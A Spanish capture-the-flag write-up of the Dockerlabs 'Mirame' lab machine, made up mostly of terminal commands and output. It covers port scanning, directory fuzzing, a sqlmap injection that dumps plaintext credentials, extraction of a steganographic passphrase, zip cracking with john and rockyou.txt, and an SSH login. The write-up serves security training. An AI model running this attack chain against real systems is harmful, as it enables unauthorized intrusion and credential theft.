
Maquina Mirame Dockerlabs

Maquina vulnerable a SQLinjection
STEGSEEK - Contenido oculto a través de imagenes


Ping inicial:

Nmap de puertos abiertos 22 i 80:




```
└─$ cat scan_2
# Nmap 7.94SVN scan initiated Wed Nov  6 09:54:30 2024 as: /usr/lib/nmap/nmap -p- -sC
 -sV --open -Pn -vvv -oN scan_2 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2024-11-06 09:54:36 CET for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 2c:ea:4a:d7:b4:c3:d4:e2:65:29:6c:12:c4:58:c9:49 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD3×1ZS5sqr
0S3YpDEotdxPKxnTcjRyebvMovrPsMsYYyiREu1eHgaMkGVXc69z7Q+U2+jxrMSeocpZRnRRYo4w=
|   256 a7:a4:a4:2e:3b:c6:0a:e4:ec:bd:46:84:68:02:5d:30 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEk0UoilrDZUZ7ebFNCQDhoE45xTyVNb9ASuhg1G76eE
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.61 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.61 (Debian)
|_http-title: Login Page
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Fuzzing Web:




```
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 2351]
/.html                (Status: 403) [Size: 275]
/page.php             (Status: 200) [Size: 2169]
/auth.php             (Status: 200) [Size: 1852]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 925827 / 1764488 (52.47%)^C
[!] Keyboard interrupt detected, terminating.
```

Adjunto 3 potenciales victimas, al poner una credencial válida en el login me redirecciona a "CONSULTA DEL CLIMA" que es el equivalente a page.php, por lo que no lleva a nada, no creo que con subdiretorios ocultos ni nada por el estilo, por lo que seguramente sean tablas ocultas de SQL




172.17.0.2



172.17.0.2/page.php

Consulta del Clima

La temperatura en Japon es 12.8°C




Warning: Undefined array key "username" in**/var/www/html/auth.php**on line**17Warning**: Undefined array key "password" in**/var/www/html/auth.php**on line**18**

Error


Nombre de usuario o contraseña inválidos.

Volver al inicio de sesión

Ejecutando el script por defecto de SQLMAP me ha detectado estas credenciales que en un posible futuro puede ser de interés, lo que nos llama la atención es directorio travieso, que supongo que será un directorio despues de "http://IP/directoriotravieso"



```
[10:49:03] [INFO] retrieved: 'directorio'
Database: users
Table: usuarios
[4 entries]
+----+-----------------------+------------+
| id | password              | username   |
+----+-----------------------+------------+
| 1  | chocolateadministrador | admin     |
| 2  | lucas                 | lucas      |
| 3  | soyagustin123         | agustin    |
| 4  | directoriotravieso    | directorio |
+----+-----------------------+------------+
```




Index of /directoriotravieso


```
Name              Last modified     Size Description
Parent Directory                      -
miramebien.jpg    2024-08-10 19:53  6.2K
```

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80


La imagen es la siguiente:



Al descargarla e intentar ver el contenido oculto del archivo, esta con contraseña.




```
No VM guests are running outdated hypervisor (qemu) binaries on t

┌──(jk㉿kali)-[~/Downloads]
└─$ steghide --extract -sf miramebien.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```




```
┌──(jk㉿kali)-[~/Downloads]
└─$ stegseek extract -sf miramebien.jpg -wl rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "chocolate"
[i] Original filename: "ocultito.zip".
[i] Extracting to "miramebien.jpg.out".


┌──(jk㉿kali)-[~/Downloads]
└─$ ls -l
total 136700
-rw-rw-r-- 1 jk jk      6324 Nov  8 11:23 miramebien.jpg
-rw-rw-r-- 1 jk jk       214 Nov  8 12:47 miramebien.jpg.out
```

Comanda steghide --extract -sf miramebien.jpg

Ahora nos pide hacer secret.txt para descifrar




```
┌──(jk㉿kali)-[~/Downloads]
└─$ steghide --extract -sf miramebien.jpg
Enter passphrase:
wrote extracted data to "ocultito.zip".

┌──(jk㉿kali)-[~/Downloads]
└─$ ls -l
total 136704
-rw-rw-r-- 1 jk jk      6324 Nov  8 11:23 miramebien.jpg
-rw-rw-r-- 1 jk jk       214 Nov  8 12:47 miramebien.jpg.out
-rw-rw-r-- 1 jk jk       214 Nov  8 12:49 ocultito.zip
-rw-rw-r-- 1 jk jk 139921497 Oct 28 11:49 rockyou.txt
-rw-rw-r-- 1 jk jk     41992 Oct 30 13:15 twentytwentyfour-es_ES.mo

┌──(jk㉿kali)-[~/Downloads]
└─$ unzip ocultito.zip
Archive:  ocultito.zip
[ocultito.zip] secret.txt password:
```




```
┌──(jk㉿kali)-[~/Downloads]
└─$ zip2john ocultito.zip > hash.txt
Created directory: /home/jk/.john
ver 1.0 efh 5455 efh 7875 ocultito.zip/secret
28, decmplen=16, crc=703553BA ts=9D7A cs=9d7a

┌──(jk㉿kali)-[~/Downloads]
└─$ john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other
stupid1          (ocultito.zip/secret.txt)
1g 0:00:00:00 DONE (2024-11-08 13:02) 25.00g/s
```

Ponemos la passwd de stupid1, que nos revela posibles credenciales por SSH.




```
┌──(jk㉿kali)-[~/Downloads]
└─$ unzip ocultito.zip
Archive:  ocultito.zip
[ocultito.zip] secret.txt password:
 extracting: secret.txt

┌──(jk㉿kali)-[~/Downloads]
└─$ cat secret.txt
carlos:carlitos
```



```
┌──(jk㉿kali)-[~/Desktop/mirame]
└─$ ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Linux ab9cd62bedd7 6.11.2-amd64 #1 SMP PREE
) x86_64

The programs included with the Debian GNU/L
the exact distribution terms for each progr
individual files in /usr/share/doc/*/copyri

